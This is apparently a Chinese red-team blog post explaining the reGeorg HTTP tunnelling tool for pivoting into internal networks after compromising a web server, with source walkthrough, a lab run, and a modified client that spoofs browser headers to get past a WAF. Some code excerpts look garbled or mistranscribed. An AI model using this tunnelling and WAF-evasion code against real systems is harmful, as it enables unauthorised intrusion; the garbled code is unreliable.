

reGeorg实战攻防

原创 先锋情报站 酒仙桥六号部队


2020-12-31原文

这是 酒仙桥六号部队 的第 140 篇文章。

全文共计1620个字，预计阅读时长6分钟。

前言

当我们已经通过各种操作getshell之后想要进行内网横向渗透，但因为目标ACL策略设置的比较严格，只允许HTTP协议和对应端口通过。我们无法通过使用端口转发或者是端口映射的方法来从外网访问到内网的其他机器。这时我们就会想到reGeorg这款工具，通过该工具代理进入内网，通过HTTP协议转发请求。



这个工具创建之初本意并不是专门用来渗透内网，而是某些企业员工在外网的环境下想访问内网资源。所以这几个安全意识不太足的小哥们写了一个可以通过部署在边界上的网页来进行流量转发，从而访问内网的一个办公工具.....

可以看到该工具的'斯撈梗'是说"每个办公室都需要这样的工具"..



你仿佛是在逗我

源码分析

那么如此厉害的工具究竟是怎么实现的呢？我们一起来看下源码：

```
382 if __name__ == '__main__':
383     print("\033[1m
384     \033[1;33m
385     .....
386     .....
387     .....
388     .....
389     .....
390     ..... every office needs a tool like Georg
391     .....
392
393     willm@sensepost.com / @_u_m_
394     sam@sensepost.com / @trowaltz
395     etienne@sensepost.com / @kamp_staaldraad
396     \033[0m
397     .....
398     .. log.setLevel(logging.DEBUG)
399     .. parser = argparse.ArgumentParser(description='Socks server for reGeorg HTTP(s) tunneller')
400     .. parser.add_argument("-l", "--listen-on", metavar="", help="The default listening address", default="127.0.0.1")
401     .. parser.add_argument("-p", "--listen-port", metavar="", help="The default listening port", type=int, default="8888")
402     .. parser.add_argument("-r", "--read-buff", metavar="", help="Local read buffer, max data to be sent per POST", type=int, default="1024")
403     .. parser.add_argument("-u", "--url", metavar="", required=True, help="The url containing the tunnel script")
404     .. parser.add_argument("-v", "--verbose", metavar="", help="Verbose output[INFO|DEBUG]", default="INFO")
405     .. args = parser.parse_args()
406     .. if (args.verbose in LEVEL):
407     ..     .. log.setLevel(LEVEL[args.verbose])
408     ..     .. log.info("Log_Level set to [%s]" % args.verbose)
409
410     .. log.info("Starting socks server [%s:%d], tunnel at [%s]" % (args.listen_on, args.listen_port, args.url))
411     .. log.info("Checking if Georg is ready")
412     .. if not askGeorg(args.url):
413     ..     .. log.info("Georg is not ready, please check url")
414     ..     .. exit()
```

花里胡哨的 LOGO

所有支持的参数

测试基本连通性

从入口开始，就是标准的一套：LOGO + argparse 来进行参数的支持和解析，真正逻辑从askGeorg函数开始。这个函数是用来测试远程代理服务器是否能够访问，我们来看下这个函数的具体内容：

```
355 def askGeorg(connectString):
356     connectString = connectString
357     o = urlparse(connectString)
358     try:
359         httpPort = o.port
360     except:
361         if o.scheme == "https":
362             httpPort = 443
363         else:
364             httpPort = 80
365     httpScheme = o.scheme
366     httpHost = o.netloc.split(":")[0]
367     httpPath = o.path
368     if o.scheme == "http":
369         httpScheme = urllib3.HTTPConnectionPool
370     else:
371         httpScheme = urllib3.HTTPSConnectionPool
372
373     conn = httpScheme(host=httpHost, port=httpPort)
374     response = conn.request("GET", httpPath)
375     if response.status == 200:
376         if BASICCHECKSTRING == response.data.strip():
377             log.info(BASICCHECKSTRING)
378             return True
379     conn.close()
380     return False
```

解析 url 并且根据是否是 HTTPS 来确定发包的工具

用 GET 方法请求测试，如果状态码为 200 且内容是正确的，则认为 OK

可以看到内容基本就是判断是否为HTTPS，然后使用哪个工具。用GET方法来请求，如果状态码为200且内容跟远程服务器中内容一样就认为是OK的。

比较的内容就是浏览器访问看到的那一句话：

Python中：

```
27
28 BASICCHECKSTRING = "Georg says, 'All seems fine'"
29
```

php中：

```
if ($_SERVER['REQUEST_METHOD'] === 'GET')
{
    exit("Georg says, 'All seems fine'");
}
```

浏览器访问：



Georg says, 'All seems fine'

我们来继续往下看：

```
414 .....exit()
415 .....READBUFSIZE -= args.read_buff
416 .....servSock = socket(AF_INET, SOCK_STREAM)
417 .....servSock.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
418 .....servSock.bind((args.listen_on, args.listen_port))
419 .....servSock.listen(1000)
420 ▼ .....while True:
421 ▼ .....try:
422 .....sock, addr_info = servSock.accept()
423 .....sock.settimeout(SOCKETIMEOUT)
424 .....log.debug("Incomming connection")
425 .....session(sock, args.url).start()
426 .....except KeyboardInterrupt, ex:
427 .....break
428 .....except Exception, e:
429 .....log.error(e)
430 .....servSock.close()
431
```

监听端口，设置 TCP 处理排队上限为1000

接收报文

创建 session 线程并启动

监听了客户端的端口，并设置TCP的排队上限为1000，这样的对普通情况来说是足够了。

后边是创建循环不停的接收报文，并且将接收到的传入 session 线程中并启动。

session的构造比较简单：

```
114
115 ▼ class session(Thread):
116 .....def __init__(self, pSocket, connectString):
117 .....Thread.__init__(self)
118 .....self.pSocket = pSocket
119 .....self.connectString = connectString
120 .....o = urlparse(connectString)
121 .....try:
122 .....self.httpPort = o.port
123 .....except:
124 .....if o.scheme == "https":
125 .....self.httpPort = 443
126 .....else:
127 .....self.httpPort = 80
128 .....self.httpScheme = o.scheme
129 .....self.httpHost = o.netloc.split(":")[0]
130 .....self.httpPath = o.path
131 .....self.cookie = None
132 .....if o.scheme == "http":
133 .....self.httpScheme = urllib3.HTTPConnectionPool
134 .....else:
135 .....self.httpScheme = urllib3.HTTPSConnectionPool
136
```

URL解析

根据是否是HTTPS来选择工具

我们来看下线程最重要run中的内容：

```

332 def run(self):
333     try:
334         if self.handleSocks(self.pSocket):
335             log.debug("Starting reader")
336             r = Thread(target=self.reader, args=())
337             r.start()
338             log.debug("Starting writer")
339             w = Thread(target=self.writer, args=())
340             w.start()
341             r.join()
342             w.join()
343     except SocksCmdNotImplemented, si:
344         log.error(si.message)
345         self.pSocket.close()
346     except SocksProtocolNotImplemented, spi:
347         log.error(spi.message)
348         self.pSocket.close()
349     except Exception, e:
350         log.error(e.message)
351         self.closeRemoteSession()
352         self.pSocket.close()

```

判断是Socks4还是Socks5
 创建读取线程并start
 创建写入线程并start

内容不多，就是判断Socks4还是5并解析，之后是创建读写线程并start。

判断Socks4 还是 5:

```

212 def handleSocks(self, sock):
213     # This is where we setup the socks connection
214     ver = sock.recv(1)
215     if ver == "\x05":
216         return self.parseSocks5(sock)
217     elif ver == "\x04":
218         return self.parseSocks4(sock)
219

```

根据接收到的第一个字节来判断版本

Socks代理至少三个字节请求，第一个字节一定为5，如果是Socks4，则第一个字节一定为4。

parseSocks5 和 parseSocks4
 为判断对应Socks的协议解析是否成功。

Reader:

```

251 def reader(self):
252     conn = urllib3.PoolManager()
253     while True:
254         try:
255             if not self.pSocket:
256                 break
257             data = ""
258             headers = {"X-CD": "READ", "Cookie": self.cookie, "Connection": "Keep-Alive"}
259             response = conn.urlopen("POST", self.connectString + "?cmd=read", headers=headers, body="")
260             data = None
261             if response.status == 200:
262                 status = response.getheader("x-status")
263                 if status == "OK":
264                     if response.getheader("set-cookie") is not None:
265                         cookie = response.getheader("set-cookie")
266                         data = response.data
267             else:
268                 # I don't know this is horrible, but it's a quick fix to issues with tomcat 5.x bugs that have been reported, will find a proper fix later
269                 try:
270                     if response.getheader("server").find("Apache-Coyote/1.1") > 0:
271                         data = data[:len(data) - 1]
272                 except:
273                     pass
274             if data is None:
275                 data = ""
276             else:
277                 data = None
278                 log.error("[%s:%d] HTTP [%d]: Status: [%s]: Message [%s] Shutting down %s (self.target, self.port, response.status, status, response.getheader("X-ERROR"))")
279                 log.error("[%s:%d] HTTP [%d]: Shutting down %s (self.target, self.port, response.status)")
280             if data is None:
281                 self.closeRemoteSession()
282                 break
283             if len(data) == 0:
284                 sleep(0.1)
285             continue
286             transferLog.info("[%s:%d] <<<< [%d]" % (self.target, self.port, len(data)))
287             self.pSocket.send(data)
288             except Exception, ex:
289                 raise ex
290             self.closeRemoteSession()
291             log.debug("[%s:%d] Closing localsocket %s (self.target, self.port))
292             self.pSocket.close()
293             except:
294                 log.debug("Failed to close localsocket - already closed %s (self.target, self.port))

```

向目标请求读取内容

将读到的内容发送

Writer:

```
297 def writer(self):
298     global READBUFSIZE
299     conn = urllib3.PoolManager()
300     while True:
301         try:
302             self.pSocket.settimeout(1)
303             data = self.pSocket.recv(READBUFSIZE) ← 接收内容
304             if not data:
305                 break
306             headers = {"X-CHD": "FORWARD", "Cookie": self.cookie, "Content-Type": "application/octet-stream", "Connection": "Keep-Alive"}
307             response = conn.urlopen("POST", self.connectString + "?chd-forward", headers=headers, body=data) ← 将接收到的内容以POST的
308             if response.status == 200:                                     body部分发送
309                 status = response.getheader("x-status")
310                 if status == "OK":
311                     if response.getheader("set-cookie") is not None:
312                         self.cookie = response.getheader("set-cookie")
313                 else:
314                     log.error("[%s:%d] HTTP [%d]: Status: [%s]: Message: [%s]: Shutting down" % (self.target, self.port, response.status, status, response.getheader("x-error")))
315                     break
316                 else:
317                     log.error("[%s:%d] HTTP [%d]: Shutting down" % (self.target, self.port, response.status))
318                 break
319                 transferLog.info("[%s:%d] >>>> [%d]" % (self.target, self.port, len(data)))
320             except Timeout:
321                 continue
322             except Exception, ex:
323                 raise ex
324             break
325             self.closeRemoteSession()
326             log.debug("closing localsocket")
327             try:
328                 self.pSocket.close()
329             except:
330                 log.debug("localsocket already closed")
```

读写部分是一些转发的常规操作。



实战攻防

在实战中使用可能会碰到一些特殊问题。

← → C 不安全 | 192.168.81.130/tunnel.nosocket.php
Georg says, 'All seems fine'

```
Cmder
λ py -2 reGeorgSocksProxy.py -u http://192.168.81.130/tunnel.nosocket.php

  GEORG
  ... every office needs a tool like Georg

willem@sensepost.com / @_w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8888], tunnel at [http://192.168.81.130/tunnel.nosocket.php]
[INFO ] Checking if Georg is ready
[INFO ] Georg is not ready, please check url
```

比如在浏览器中访问可以出现熟悉的“Georg says, 'All seems fine'”，说明可以正常访问。但是使用reGeorgSocksProxy客户端的时候会报‘未准备好，请检查url’，这是为什么呢？



排查问题需要进行一些代码调试。

```
412 ▼ ...if not askGeorg(args.url):
413     ...log.info("Georg is not ready, please check url")
414     ...exit()
```

通过打印出的关键字搜索，可以看到是askGeorg这个函数返回了False 导致了退出程序。

这时我们可以进行调试，使用Debug来跟进代码，一行一行看到哪里出错了。当不具备调试环境时也可以使用打印的方法定位问题。

这里我们使用打印的方法来定位问题。

```
355 ▼ def askGeorg(connectString):
356     ...connectString = connectString
357     ...log.info('start urlparse = ' + connectString)
358     ...o = urlparse(connectString)
359     ...log.info('finished urlparse')
360     ...try:
361         ...httpPort = o.port
362     ...except:
363         ...if o.scheme == "https":
364             ...httpPort = 443
365         ...else:
366             ...httpPort = 80
367     ...httpScheme = o.scheme
368     ...httpHost = o.netloc.split(":")[0]
369     ...httpPath = o.path
370     ...if o.scheme == "http":
371         ...httpScheme = urllib3.HTTPConnectionPool
372     ...else:
373         ...httpScheme = urllib3.HTTPSConnectionPool
374     ...log.info('finished httpScheme')
375     ...conn = httpScheme(host=httpHost, port=httpPort)
376     ...log.info('start request')
377     ...response = conn.request("GET", httpPath)
378     ...log.info('finished request, code = ' + str(response.status))
379     ...if response.status == 200:
380     ▼ ...if BASICCHECKSTRING == response.data.strip():
381         ...log.info(BASICCHECKSTRING)
382         ...return True
383     ...conn.close()
384     ...log.info('finished askGeorg')
385     ...return False
```

增加的打印信息

我们再尝试运行一下代码，看看哪里出错。


```
λ py -2 reGeorgSocksProxy.py -u http://192.168.81.130/tunnel.nosocket.php

      _____
     /  _  _  _  \
    /  _  _  _  \
   /  _  _  _  \
  /  _  _  _  \
 /  _  _  _  \
/  _  _  _  \
 \  _  _  _  /
  \  _  _  _ /
   \  _  _  /
    \  _  _ /
     \  _  /
      \  _ /
       \_/_

... every office needs a tool like Georg

willem@sensepost.com / @_w_m_
sam@sensepost.com / @trowalits
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8888], tunnel at [http://192.168.81.130/tunnel.nosocket.php]
[INFO ] Checking if Georg is ready
[INFO ] start urlparse = http://192.168.81.130/tunnel.nosocket.php
[INFO ] finished urlparse
[INFO ] finished httpScheme
[INFO ] start request
[INFO ] finished request , code = 403
[INFO ] finished askGeorg
[INFO ] Georg is not ready, please check url
```

返回状态码为403

可以看到返回的状态码为403，也就是说可能被WAF或者其他安全设备拦截掉了。我们通过代码可以获知只有当状态码为200的时候才可以正常使用，并且我们使用浏览器直接打开是可以正常访问的。也就是说我们的问题出现在了Python脚本跟浏览器的请求差异上，比如一些常见的请求头 User-Agent 、 Accept-Language等，这些我们需要一一补上。

我们需要将每一个请求都加入浏览器所包含的请求头，所以我们将该过程提取出来作为函数使用。

修改后的代码：

```
355 def bypassHeader(headers):
356     headers["User-Agent"] = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36"
357     headers["Accept-Encoding"] = "gzip, deflate"
358     headers["Accept-Language"] = "zh-CN,zh;q=0.9"
359     headers["Accept"] = "text/html,application/xhtml+xml,application/xml;q=0.9"
360     return headers
361
362
363 def askGeorg(connectString):
364     connectString = connectString
365     log.info("start urlparse = " + connectString)
366     o = urlparse(connectString)
367     log.info("finished urlparse")
368     try:
369         httpPort = o.port
370     except:
371         if o.scheme == "https":
372             httpPort = 443
373         else:
374             httpPort = 80
375     httpScheme = o.scheme
376     httpHost = o.netloc.split(":")[0]
377     httpPath = o.path
378     if o.scheme == "http":
379         httpScheme = urllib3.HTTPConnectionPool
380     else:
381         httpScheme = urllib3.HTTPSConnectionPool
382     log.info("finished httpScheme")
383     headers = {}
384     headers = bypassHeader(headers)
385     conn = httpScheme(host=httpHost, port=httpPort, headers=headers)
386     log.info("start request")
387     response = conn.request("GET", httpPath)
388     log.info("finished request, code = " + str(response.status))
389     if response.status == 200:
390         if BASICCHECKSTRING == response.data.strip():
391             log.info(BASICCHECKSTRING)
392             return True
393     conn.close()
394     log.info("finished askGeorg")
395     return False
```

加工headers

setupRemoteSession中的CONNECT:

```
220 def setupRemoteSession(self, target, port):
221     headers = {"X-CMD": "CONNECT", "X-TARGET": target, "X-PORT": port}
222     headers = bypassHeader(headers)
223     self.target = target
224     self.port = port
225     cookie = None
226     conn = self.httpScheme(host=self.httpHost, port=self.httpPort)
227     response = conn.request("POST", self.httpPath, params, headers)
228     response = conn.urlopen("POST", self.connectString + "?cmd=connect&target=%s&port=%d" % (target, port), headers=headers, body="")
```

closeRemoteSession中的DISCONNECT:

```
243 def closeRemoteSession(self):
244     headers = {"X-CMD": "DISCONNECT", "Cookie": self.cookie}
245     headers = bypassHeader(headers)
246     params = ""
247     conn = self.httpScheme(host=self.httpHost, port=self.httpPort)
248     response = conn.request("POST", self.httpPath + "?cmd=disconnect", params, headers)
```

reader中的READ:

```
253 def reader(self):
254     conn = urllib3.PoolManager()
255     while True:
256         try:
257             if not self.pSocket:
258                 break
259             data = ""
260             headers = {"X-CMD": "READ", "Cookie": self.cookie, "Connection": "Keep-Alive"}
261             headers = bypassHeader(headers)
262             response = conn.urlopen("POST", self.connectString + "?cmd=read", headers=headers, body="")
263             data = None
```

Writer中的FORWARD:

掌握调试/打印等方法不论是对代码审计和修改脚本都有很大的帮助和提升。我们在实战中会碰到各种各样的问题，这时候需要自己细心耐心以及编码修改能力来解决这些问题。这样我们才可以做到在这不断提升的攻防中稳步前行。



The image is a promotional banner with a yellow header and a white body. The header contains the text '招聘信息' (Recruitment Information) in large black characters, with '点击了解 >>' (Click to learn >>) below it. The body features a red window-like border with three colored circles (yellow, green, blue) on the left and a blue star on the right. Inside, the text '安全咨询热线' (Security Consultation Hotline) is written in red, and '400-0309-360' is written in blue. Two hands are shown pointing towards the phone number. The background is decorated with various colorful stars and dots.

招聘信息

点击了解 >>

安全咨询热线
400-0309-360



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论